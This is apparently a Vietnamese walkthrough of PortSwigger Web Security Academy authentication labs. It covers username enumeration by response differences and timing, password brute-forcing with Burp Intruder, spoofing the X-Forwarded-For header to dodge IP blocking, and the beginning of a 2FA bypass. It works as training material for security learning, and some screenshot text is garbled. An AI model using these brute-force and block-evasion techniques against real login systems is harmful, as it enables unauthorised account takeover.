Log in

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



kali-linux-2024.1-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help | 12:09

Burp Suite Community Edition v2024.8.4 - Temporary Project

Project Intruder Repeater View Help

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

2 Positions Payloads Resource pool Settings

Store requests
 Store responses
 Make unmodified baseline request
 Use denial-of-service mode (no results)
 Store full payloads


Grep - Match
These settings can be used to flag result items containing specified expressions.
 Flag result items with responses matching these expressions:
Paste Invalid username Load... Remove Clear Add Invalid.username

Match type: Simple string Regex
 Case sensitive match
 Exclude HTTP headers

Grep - Extract
These settings can be used to extract useful information from responses into the attack results table.
 Extract the following items from responses:
Add Edit

Event log All issues

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



2. Thông qua bruteforce ta tìm được "al" là Username đúng

The screenshot shows the Burp Suite interface during an intruder attack on a login page. The payload list contains the username 'al'. The response table lists various attempts with their status codes and lengths. The page title is 'Username enumeration via different responses' from 'WebSecurity Academy'.

Request	Payload	Status code	Response received	Error	Timeout	Length	Invalid userma...	Comment
0	al	200	617			3250		
1	root	200	497			3248	1	
2	admin	200	498			3248	1	
3	test	200	493			3248	1	
4	info	200	580			3248	1	
5	user	200	453			3248	1	
6	administrator	200	492			3248	1	
7	oracle	200	492			3248	1	
8	mysql	200	495			3248	1	
9	guate	200	496			3248	1	
10	adminstrator	200	492			3248	1	
11	oracile	200	495			3248	1	

3.

- Ta thực hiện bruteforce Password với Username đã tìm được

The screenshot shows the Burp Suite interface with a POST request to the login endpoint. The payload is 'username=al&password=\$1\$23456\$'. The request includes various headers and parameters typical of a login form, such as Content-Type, Host, and User-Agent.

```

POST /login HTTP/1.1
Host: 0a6d00f50442961783148961003d005d.web-security-academy.net
Cookie: session=K05621uLwP0gfy+2vU7A14kSSASUUV9
Content-Type: application/x-www-form-urlencoded
Cache-Control: max-age=0
Sec-CH-UA: "Chromium";v="129", "Not=A?&brand";v="8"
Sec-CH-UA-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/*,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Referer: https://0a6d00f50442961783148961003d005d.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
username=al&password=$1$23456$

```

The screenshot shows the Burp Suite interface with the following details:

- Top Bar:** File, Edit, View, VM, Tabs, Help, with icons for search, copy, paste, etc.
- Title Bar:** kali-linux-2024.1-vmware-a... - Burp Suite Community Edition v2024.8.4 - Temporary Project
- Toolbar:** Burp, Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn.
- Sub-Toolbar:** Positions, Payloads, Resource pool, Settings.
- Intruder Tab:** Active tab, showing payload sets and settings.
 - Payload sets:** Can define one or more payload sets. Number depends on attack type. Various payload types available.
 - Payload set:** Set to 1, Payload count: 100.
 - Payload type:** Set to Simple list, Request count: 100.
- Payload settings [Simple list]:** This payload type lets you configure a simple list of strings used as payloads.
 - Buttons: Paste, Load..., Remove, Clear, Deduplicate.
 - List: 12345, 11111, 1234567, dragon, 123321, baseball, abc123, foobar, monkey.
 - Buttons: Add, Enter a new item, Add from list... [Pro version only].
- Payload processing:** Define rules to perform various processing tasks on each payload before it is used.
 - Buttons: Add, Enabled, Rule, Edit, Remove, Up, Down.
- Bottom Status:** Event log, All issues, Memory: 145.2MB.

To direct input to this VM, move the mouse pointer inside or press Ctrl+G

- Để cho tiện việc tìm kiếm thì ta sẽ thêm filter là "Incorrect"

The screenshot shows the Burp Suite Community Edition interface. The title bar reads "kali-linux-2024.1-vmware-amd64 - VMware Workstation" and "Burp Suite Community Edition v2024.8.4 - Temporary Project". The menu bar includes File, Edit, View, VM, Tabs, Help, and several icons. The main window has tabs for Dashboard, Target, Proxy, Intruder (selected), Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the tabs are sections for "Attack results", "Grep - Match", and "Grep - Extract". The "Attack results" section contains settings for storing requests, responses, and payloads. The "Grep - Match" section shows a list of items with one item named "Incorrect" selected, and a "Flag result items with responses matching these expressions:" button. The "Grep - Extract" section is partially visible at the bottom. The status bar at the bottom right shows "Memory: 273.5MB".

Qua bruteforce ta tìm được "ginger" là Password đúng

The screenshot shows the Burp Suite Pro interface with the following details:

- Attack**: Save
- 8. Intruder attack of https://0a6d0f050442961783148961003d005d.web-security-academy.net**
- Results**: Positions, Payloads, Resource pool, Settings
- Intruder attack results filter: Showing all items**

Request	Payload	Status code	Response received	Error	Timeout	Length	Incorrect	Comment
74	giger	302	471			184		
0	723456	200	470			3250	1	
1	password	200	460			3250	1	
2	12345678	200	472			3250	1	
3	123456789	200	474			3250	1	
4	qerty	200	480			3250	1	
5	1234567890	200	469			3250	1	
6	12345678901	200	476			3250	1	
7	1234	200	477			3250	1	
8	11111111	200	476			3250	1	
9	1234567	200	472			3250	1	
10	dragon	200	474			3250	1	
11	123723	200	471			3250	1	

- Request Response**

Protocol	Raw	Text
1	POST /login HTTP/1.1	
2	Host: 0a6d0f050442961783148961003d005d.web-security-academy.net	
3	Cookie: session=K5GZ2LaiH#tQgyfx+U7A4KA5SAJUJV9	
4	Content-Type: application/x-www-form-urlencoded	
5	Cache-Control: max-age=0	
6	Sec-Ch-Ua: "Chromium";v="129", "Not-A-Brand";v="8"	
7	Sec-Ch-Ua-Mobile: ?0	
8	Sec-Ch-Ua-Platform: "Linux"	
9	Accept-Language: en-US,en;q=0.9	
10	Origin: https://0a6d0f050442961783148961003d005d.web-security-academy.net	
11	Content-Type: application/x-www-form-urlencoded	
12	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6669.71 Safari/537.36	
13	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	
14	Sec-Fetch-Site: same-origin	
15	Sec-Fetch-Mode: navigate	
16	Sec-Fetch-User: ?1	
17	Sec-GPC: 1	
18	Referer: https://0a6d0f050442961783148961003d005d.web-security-academy.net/login	
19	Accept-Encoding: gzip, deflate, br	
20	Pragma: no-cache	
21	Connection: keep-alive	

- Grep - Extract**

These settings can be used to extract

- Event log**: All issues
- 0 highlights**
- Memory: 267.9MB**

5. Thực hiện login với Username và Password đã tìm được, ta đăng nhập được vào trang web và hoàn thành bài lab

Congratulations, you solved the lab!

Your username is: al
Your email is: al@normal-user.net

Email
Update email

7. Username enumeration via response timing

Link-video: [Youtube](#)

Các bước thực hiện

1.

- Dựa theo đề bài thì ta để ý rằng nếu đăng nhập đúng tên username thì thời gian phản hồi sẽ khá là lâu, còn nếu đăng nhập sai username thì sẽ nhanh hơn hẳn. Độ chênh lệch sẽ càng rõ nếu như mật khẩu càng dài
-- Test với mật khẩu 123456789123456789

Request

```
POST /login HTTP/2
Host: 0a6d00f50442961783148961003d.web-security-academy.net
Cookie: session=P9cJ5HxxV669ARL2L0n1pnqun2KGc
Content-Length: 102
Content-Type: application/x-www-form-urlencoded
User-Agent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Priority: 0.1
username=viener&password=123456789123456789
```

Response

Username enumeration via response timing

Login

Invalid username or password.

Username
Password
Log in

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Request

```
Pretty Raw Hex
POST /login HTTP/2
Host: 0xa9a0d10424752580bd7ba40014000a.web-security-academy.net
Cookie: session=Pc4d5hx166594L2LCoNlprnqnx2KGcs
Content-Length: 41
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="129", "Not=ABrand";v="8"
Sec-Ch-Ua-Mobile: 70
Sec-Ch-Ua-Platform: "Linux"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0xa9a0d10424752580bd7ba40014000a.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, l=1
username=abcd&password=d23456789123456789
```

Response

Username enumeration via response timing

WebSecurity Academy

Login

Invalid username or password.

Username

Password

Log In

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 2

Request cookies: 1

Request headers: 25

Response headers: 3

Target: https://0xa9a0d10424752580bd7ba40014000a.web-security-academy.net

Event log (0) All issues

Done 3,249 bytes | 448 millis Memory: 360.8MB

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Request

```
Pretty Raw Hex
POST /login HTTP/2
Host: 0xa9a0d10424752580bd7ba40014000a.web-security-academy.net
Cookie: session=Pc4d5hx166594L2LCoNlprnqnx2KGcs
Content-Length: 41
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="129", "Not=ABrand";v="8"
Sec-Ch-Ua-Mobile: 70
Sec-Ch-Ua-Platform: "Linux"
X-Forwarded-For: 1234
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0xa9a0d10424752580bd7ba40014000a.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, l=1
username=abcdefg&password=d123456789123456789
```

Response

Username enumeration via response timing

WebSecurity Academy

Login

Invalid username or password.

Username

Password

Log In

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 2

Request cookies: 1

Request headers: 25

Response headers: 3

Target: https://0xa9a0d10424752580bd7ba40014000a.web-security-academy.net

Event log (0) All issues

Done 3,249 bytes | 449 millis Memory: 186.3MB

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

-- Test với mật khẩu 123456789123456789123456789

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Request

```
Pretty Raw Hex
POST /login HTTP/2
Host: 0xa9a0d10424752580bd7ba40014000a.web-security-academy.net
Cookie: session=Pc4d5hx166594L2LCoNlprnqnx2KGcs
Content-Length: 41
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="129", "Not=ABrand";v="8"
Sec-Ch-Ua-Mobile: 70
Sec-Ch-Ua-Platform: "Linux"
X-Forwarded-For: 1234
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0xa9a0d10424752580bd7ba40014000a.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, l=1
username=wlemer4&password=d123456789123456789123456789
```

Response

Username enumeration via response timing

WebSecurity Academy

Login

Invalid username or password.

Username

Password

Log In

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 2

Request cookies: 1

Request headers: 25

Response headers: 3

Target: https://0xa9a0d10424752580bd7ba40014000a.web-security-academy.net

Event log (0) All issues

Done 3,249 bytes | 563 millis Memory: 361.2MB

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

kali-linux-2024.1-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help | | | | |

Home kali-linux-2024.1-vmware-a...

Burp Suite Community Edition v2024.8.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < >

Request

```
1 POST /login HTTP/2
2 Host: https://0xa9a0d10424752580bd7ba40014000a.web-security-academy.net
3 Cookie: session=0x9a0d10424752580bd7ba40014000a.web-security-academy.net
4 Content-Length: 50
5 Sec-Fetch-Dest: form
6 Sec-Fetch-Mode: navigate
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-User: ?1
9 X-Forwarded-For: 128.0.0.1
10 Accept-Language: en-US,en;q=0.9
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
13 Chrome/129.0.6668.71 Safari/537.36
14 Text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7;
15 Sec-Fetch-Dest: same-origin
16 Sec-Fetch-Mode: no-store
17 Sec-Fetch-Site: same-site
18 Sec-Fetch-User: ?1
19 Referer: https://0xa9a0d10424752580bd7ba40014000a.web-security-academy.net/login
20 Accept-Encoding: gzip, deflate, br
21 Priority: 1
22 
```

username=abcd&password=123456789123456789123456789

Response

WebSecurity Academy Username enumeration via response timing Not solved

Back to lab description >

Home | My account

Login

Invalid username or password.

Username

Password

Log in

3,249 bytes | \$20 millis
Memory: 177.3MB

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

kali-linux-2024.1-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help | | | | |

Home kali-linux-2024.1-vmware-a...

Burp Suite Community Edition v2024.8.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < >

Request

```
1 POST /login HTTP/2
2 Host: https://0xa9a0d10424752580bd7ba40014000a.web-security-academy.net
3 Cookie: session=0x9a0d10424752580bd7ba40014000a.web-security-academy.net
4 Content-Length: 50
5 Sec-Fetch-Dest: form
6 Sec-Fetch-Mode: navigate
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-User: ?1
9 X-Forwarded-For: 128.0.0.1
10 Accept-Language: en-US,en;q=0.9
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
13 Chrome/129.0.6668.71 Safari/537.36
14 Text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7;
15 Sec-Fetch-Dest: same-origin
16 Sec-Fetch-Mode: no-store
17 Sec-Fetch-Site: same-site
18 Sec-Fetch-User: ?1
19 Referer: https://0xa9a0d10424752580bd7ba40014000a.web-security-academy.net/login
20 Accept-Encoding: gzip, deflate, br
21 Priority: 1
22 
```

username=abcd&password=123456789123456789123456789

Response

WebSecurity Academy Username enumeration via response timing Not solved

Back to lab description >

Home | My account

Login

Invalid username or password.

Username

Password

Log in

3,249 bytes | \$20 millis
Memory: 180.4MB

- Ở bất kì lần nào thì log in vào với username có thật là `wiener` đều cho ra thời gian phản hồi lâu hơn hẳn

2. Nếu thực hiện đăng nhập quá nhiều thì chúng ta sẽ bị block

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is made to the login endpoint. The response shows an error message: "Username enumeration via response timing". The Inspector panel highlights the "X-Forwarded-For" header.

3. Ta để ý rằng khi thực hiện đăng nhập chúng ta có thể thay đổi trường X-Forwarded-For để giả mạo IP và chúng ta không còn bị block nữa

The screenshot shows the Burp Suite interface. The same POST request is made to the login endpoint, but this time the response shows an "Invalid username or password." message. The Inspector panel highlights the "X-Forwarded-For" header again.

4.

- Lợi dụng điều này ta tiến hành bruteforce để lấy được username và password của user với Burp Intruder
- Ta thực hiện bruteforce tìm username hợp lệ với Burp Intruder bằng cách dò thời gian phản hồi. Ta chọn Pitchfork attack vì ở đây ta muốn 2 payload khác nhau ở 2 vị trí (Trường X-Forwarded-For sử dụng number và biến username sử dụng simple list theo đề cho). Ta sử dụng password dài để thể hiện rõ sự chênh lệch thời gian giữa các phản

hỏi username thật và giả

- Payload của trường X-Forwarded-For

Burp Project Intruder Repeater View Help

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x +

Positions **Payloads** Resource pool Settings

Start attack

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 101

Payload type: Numbers Request count: 101

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 0

To: 100

Step: 1

How many:

Number format

Base: Decimal Hex

Min integer digits: 0

Max integer digits: 3

Min fraction digits: 0

Max fraction digits: 0

Examples
1
321

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Event log (0) All issues

Memory: 323.0MB

- Payload của biến username

The screenshot shows the Burp Suite interface with the "Payload sets" tab selected. The main panel displays a list of payload sets, with the first one expanded to show its details. The payload type is set to "Simple list". The list contains several items: "athena", "attacks", "att", "au", "auction", "attack", "auth", "auto", and "autodiscover". Below this list is an "Add" button and an input field for adding new items. A tooltip indicates that this payload type lets you configure a simple list of strings that are used as payloads.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 101
Payload type: Simple list Request count: 101

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

athena
attacks
att
au
auction
attack
auth
auto
autodiscover

Add Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add ... Rule
Edit
Remove
Up
Down

5. Sau khi chạy xong ta thấy rằng adserver là username có thời gian phản hồi lâu nhất nên đây là username thật

6.

- Thực hiện bruteforce password tiếp với username đã tìm được

● Payload của X-Forwarded-For

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 0

To: 99

Step: 1

How many:

Number format

Base: Decimal Hex

Min integer digits: 0

Max integer digits: 2

Min fraction digits: 0

Max fraction digits: 0

Examples

1
21

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Event log (3) All issues

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

● Payload của password

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 100

To: 199

Step: 1

How many:

Number format

Base: Decimal Hex

Min integer digits: 0

Max integer digits: 3

Min fraction digits: 0

Max fraction digits: 0

Examples

1
321

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Event log (3) All issues

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

● Để tiện cho việc tìm kiếm thì ta thêm từ khóa Invalid để grep

Error handling

These settings control how intruder handles network errors during the attack.

Number of retries on network failure: 3

Pause before retry (milliseconds): 2000

Attack results

These settings control what information is captured in attack results.

Store requests

Store responses

Make unmodified baseline request

Use denial-of-service mode (no results)

Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste	Invalid
Load ...	
Remove	
Clear	

Add Invalid

Match type: Simple string Regex

Event log (3) All issues

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

7. Sau khi bruteforce, ta tìm ra moscow là password

The screenshot shows the Metasploit Framework's "Attack" tab with the "Intruder" module selected. A table titled "5. Intruder attack of https://0a9a00d10424752580bd7ba40014000a.web-security-academy.net" displays the results of a password brute-force attack. The table has columns for Request, Payload1, Payload2, Status code, Response received, Error, Timeout, Length, Invalid, and Comment. The "Payload1" column contains various password attempts like "moscow", "password", "qerty", etc., while "Payload2" shows the response status codes (e.g., 200, 302, 404). The "Status code" column shows the count of each status code (e.g., 3336 for 200, 1 for 404). The "Length" column shows the byte count of the responses. The "Comment" column indicates if the password was valid (1) or invalid (0).

8. Thực hiện đăng nhập với tài khoản đã tìm được, ta hoàn thành bài lab


The screenshot shows a web browser window with the URL <https://0a9a00d10424752580bd7ba40014000a.web-security-academy.net/my-account?id=adserver>. The page title is "Username enumeration via response timing". It displays a success message: "Congratulations, you solved the lab!". Below it, there are links to "Share your skills!", "Continue learning >", and navigation buttons. At the bottom, it says "My Account" and shows the email "adserver@normal-user.net". The status bar at the bottom right indicates "LAB Solved".

8.2FA simple bypass


Link-video: [Youtube](#)

Các bước thực hiện


1. Chúng ta mở 1 tab ở giao diện trang home của bài lab



2. Mặt khác, mở thêm 1 trang đăng nhập và thực hiện đăng nhập với tài khoản của user Carlos



3. Sau đó trang web bắt chúng ta nhập vào security code



4. Quay lại với trang giao diện home khi nãy, chúng ta tiến hành click vào My account thì sẽ mở ra được giao diện đăng nhập thành công của user Carlos

